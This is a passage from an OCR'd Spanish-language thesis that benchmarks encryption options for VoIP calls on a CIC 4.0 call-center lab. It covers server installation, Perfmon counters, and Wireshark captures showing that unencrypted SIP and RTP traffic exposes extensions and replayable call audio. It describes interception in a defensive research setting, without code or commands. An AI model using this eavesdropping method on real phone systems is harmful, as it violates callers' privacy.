


Fuente: autores.

4.1.2.2 Instalación de Microsoft SQLServer 2008 R2. El servidor de SQLServer es necesario para crear la base de datos de CIC, donde se almacenan las estadísticas de las llamadas.

Se inicia la instalación del producto, el cual requiere el rol de Microsoft .NET Framework como en la figura 17.


Figura 17. Instalación de Microsoft .NET Framework.



Fuente: autores.

Y luego se procede a realizar una nueva instalación según figura 18.


Figura 18. Nueva instalación de Servidor SQLServer.



Fuente: autores.

Una vez determinadas las opciones de instalación, los directorios destino del software y de almacenamiento de la base de datos, y las contraseñas del usuario “sa”, la instalación finaliza como en la figura 19.


Figura 19. Opciones de instalación de SQLServer.



Fuente: autores.

4.1.2.3 Instalación de Interaction Media Server. Se inicia la instalación seleccionando el software de Interaction Media Server una vez ejecutado setup desde los instaladores de CIC, como en la figura 20.


Figura 20. Instalación de Interaction Media Server.



Fuente: autores.

Se presiona next para empezar la instalación como en la figura 21.

Figura 21. Setup wizard instalación de Interaction Media Server.



Fuente: autores.


Una vez finalizada la instalación, se verifica que esté correcto y se adiciona la licencia de prueba como en la figura 22.

Figura 22. Configuración y licencia de prueba de Interaction Media Server.

Fuente: autores.

4.1.2.4 Instalación de Customer Interaction Center 4.0 (CIC 4 SU4). Se procede a iniciar el asistente de instalación de CIC como en la figura 23.


Figura 23. Asistente de instalación de CIC 4.0 SU 4.



Fuente: autores.

Una vez verificados los prerrequisitos de instalación, se procede a instalar el CIC Server como en la figura 24.

Figura 24. Nueva instalación de CIC 4.0 SU 4.



Fuente: autores.

4.2 CONFIGURACIÓN DE HERRAMIENTAS PARA LA CAPTURA DE DATOS DURANTE LOS EXPERIMENTOS

Para tomar la información de procesamiento, uso de memoria, y actividad de red, se hace uso de la herramienta Perfmon de Microsoft Windows en cada uno de los servidores, esta permite tomar información precisa de los procesos principales de CIC y del procesamiento en los servidores adicionales de la solución, así como también en las estaciones cliente.

El Performance Monitor del servidor CIC fue configurado con los siguientes contadores:

4.2.1 Network Connection Bytes Sent/sec. Bytes enviados a través de la red por diferentes factores. Para este caso, medida en bytes del tráfico de voz enviado y cifrado del mismo.

4.2.2 Network Connection Bytes Received/sec. Bytes recibidos a través de la red por diferentes factores. Para este caso, medida en bytes del tráfico de voz recibido y descifrado del mismo.

4.2.3 Average Disk Queue Length. Rastrea el número de solicitudes que están en la cola y en espera de un disco durante el intervalo de la muestra, así como las solicitudes de servicio. Como resultado, esto puede exagerar la actividad. Si más de dos solicitudes están a la espera de forma continua en un sistema de un solo disco, el disco puede ser un cuello de botella. Para analizar los datos de longitud de cola adicional, se utiliza promedio de lectura de disco de longitud de cola y promedio de escritura de longitud de la cola en disco.

4.2.4 Proceso IP % Processor Time. Es el porcentaje de tiempo de procesador que es utilizado por el proceso IP. Esta variable es importante ya que se puede presentar procesamiento adicional causando mal funcionamiento en la lógica del CIC.

4.2.5 Proceso Notifier % Processor Time. Es el porcentaje de tiempo de procesador que es utilizado por el proceso Notifier. Esta variable es importante ya que se puede presentar procesamiento adicional que cause retraso en los mensajes entre los procesos de CIC.

4.2.6 Proceso SessionManager % Processor Time. Es el porcentaje de tiempo de procesador que es utilizado por el proceso SessionManager. Esta variable es importante, ya que procesamiento adicional, puede causar retraso y lentitud en el funcionamiento de los clientes.

4.2.7 Proceso TsServer % Processor Time. Es el porcentaje de tiempo de procesador que es utilizador por el proceso TSServer. Esta variable es importante, ya que procesamiento adicional puede causar errores en el funcionamiento de las funciones de telefonía.

4.2.8 Proceso IP Working Set. Cantidad de bytes de memoria usados por los hilos de ejecución del proceso IP. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso IP.

4.2.9 Proceso Notifier Working Set. Cantidad de bytes de memoria usados por los hilos de ejecución del proceso Notifier. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso Notifier.

4.2.10 Proceso SessionManager Working Set. Cantidad de bytes de memoria usados por los hilos de ejecución del proceso Session Manager. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso Session Manager.

4.2.11 Proceso TsServer Working Set. Cantidad de bytes de memoria usados por los hilos de ejecución del proceso TsServer. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso TsServer.

4.2.12 Proceso IP Private Bytes. Cantidad de bytes de memoria reservados que no puede ser compartidad con otros procesos del proceso IP. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso IP.

4.2.13 Proceso Notifier Private Bytes. Cantidad de bytes de memoria reservados que no puede ser compartida con otros procesos del proceso Notifier. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso Notifier.

4.2.14 Proceso SessionManager Private Bytes. Cantidad de bytes de memoria reservados que no puede ser compartidad con otros procesos del proceso Session Manager. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso Session Manager

4.2.15 Proceso TsServer Private Bytes. Cantidad de bytes de memoria reservados que no puede ser compartida con otros procesos del proceso TsServer. Esta variable es importante, ya que un uso de memoria alto, puede causar lentitud o malfuncionamiento del proceso TsServer.


4.2.16 % Processor Time – TOTAL. Porcentaje de tiempo de procesamiento total del servidor. Esta es una de las variables más relevantes, ya que el uso alto de procesamiento puede causar retrasos en las estaciones de trabajo u otros servidores que conforman la plataforma de telefonía.

El Performance Monitor del servidor Media Server, de los otros servidores del laboratorio, y de las estaciones cliente fueron configurados con estos contadores:

4.2.17 % Processor Time – TOTAL. Porcentaje de tiempo de procesamiento total del servidor o máquina. Estas variables son muy relevantes, ya que el uso alto de procesamiento puede causar retrasos en las estaciones de trabajo u otros servidores que conforman la plataforma de telefonía.

El Performance Monitor una vez configurado, muestra la información de la figura 25.


Figura 25. Microsoft Performance Monitor.



Fuente: autores.

Para la captura de datos y captura de tráfico en la red se configuró como en la figura 26, en la estación con Kali (utilizando un punto de red como espejo de los otros) un filtro con las direcciones IP de las estaciones de trabajo y con las direcciones IP de los servidores CIC y Media Server, ya que estos son los que intervienen en el momento de establecer una llamada:

Figura 26. Configuración de filtros de Wireshark.



Fuente: autores.

4.3 DESARROLLO LABORATORIOS CIC 4.0

Todos los laboratorios se desarrollaron bajo las indicaciones, requerimientos y topología descritos en el **Montaje de laboratorio CIC 4.0**. Posteriormente se realizaron:

- pruebas de llamadas satisfactorias de la plataforma sin cifrar,
- captura de llamadas sin cifrado mediante Wireshark; y
- reproducción satisfactoria de la llamada.

Se realizaron llamadas telefónicas con las siguientes combinaciones de cifrado activas, tomando los respectivos datos de interés (resultados plasmados en tabla adjunta) y captura de llamadas mediante Wireshark. Los algoritmos utilizados en las pruebas fueron: DES, 3DES, AES-CBC128, AES-CBC192, AES-CBC256, AES-GCM128, AES-GCM192, AES-GCM256. Los hash utilizados fueron MD5, SHA1, SHA256, SHA384, AES-GMAC128, AES-GMAC256, AES-GCM128, AES-GCM192, AES-GCM256, para la autenticación se utiliza en todos las llamadas una llave pre-compartida “TestKey1”, los algoritmos utilizados para intercambio de claves fueron DH1, DH2, DH14, Curva elíptica + DH256, Curva elíptica + DH384.

5. RESULTADOS EXPERIMENTALES


5.1 LLAMADAS SIN CIFRADO

Durante los experimentos de llamadas sin cifrado, se observa bajo procesamiento tanto en los servidores como en las estaciones cliente, así mismo la captura del tráfico pudo recuperar toda la señalización SIP de la llamada, y también el tráfico RTP, del cual Se pudo reconstruir todo el audio de la misma, lo cual es una falla a nivel de confidencialidad e integridad, de esta forma se demuestra que la plataforma CIC instalada por defecto es vulnerable en tales características.

En la primera llamada se pudo observar la captura de tráfico tal como se muestra en la figura 27.

Señalización SIP de la llamada:


Figura 27. Captura de tráfico de llamada sin cifrado.



Fuente: autores.

Si se utilizan las herramientas de análisis de tráfico de voz provistas por wireshark, se puede identificar las extensiones entre las cuales se está realizando las llamadas, si existiera algún tipo de autenticación a nivel de extensión SIP esta sería mostrada también en texto plano en la captura como se observa en la figura 28.


Figura 28. Análisis de tráfico SIP de llamadas sin cifrado.



Fuente: autores.

Tráfico RTP (Audio), se observa en la figura 29.


Figura 29. Análisis de tráfico RTP de llamada sin cifrado.



Fuente: autores.

Al utilizar las herramientas de análisis de telefonía de Wireshark como se observa en las figuras 29 y 30, se puede obtener todo el audio de la llamada, el cual es reproducible, y se puede exportar a un archivo de audio (.au) para ser guardado en un medio externo o enviado vía correo electrónico, afectando la confidencialidad de la llamada.

Figura 30. Audio de la llamada sin cifrado.



Fuente: autores.

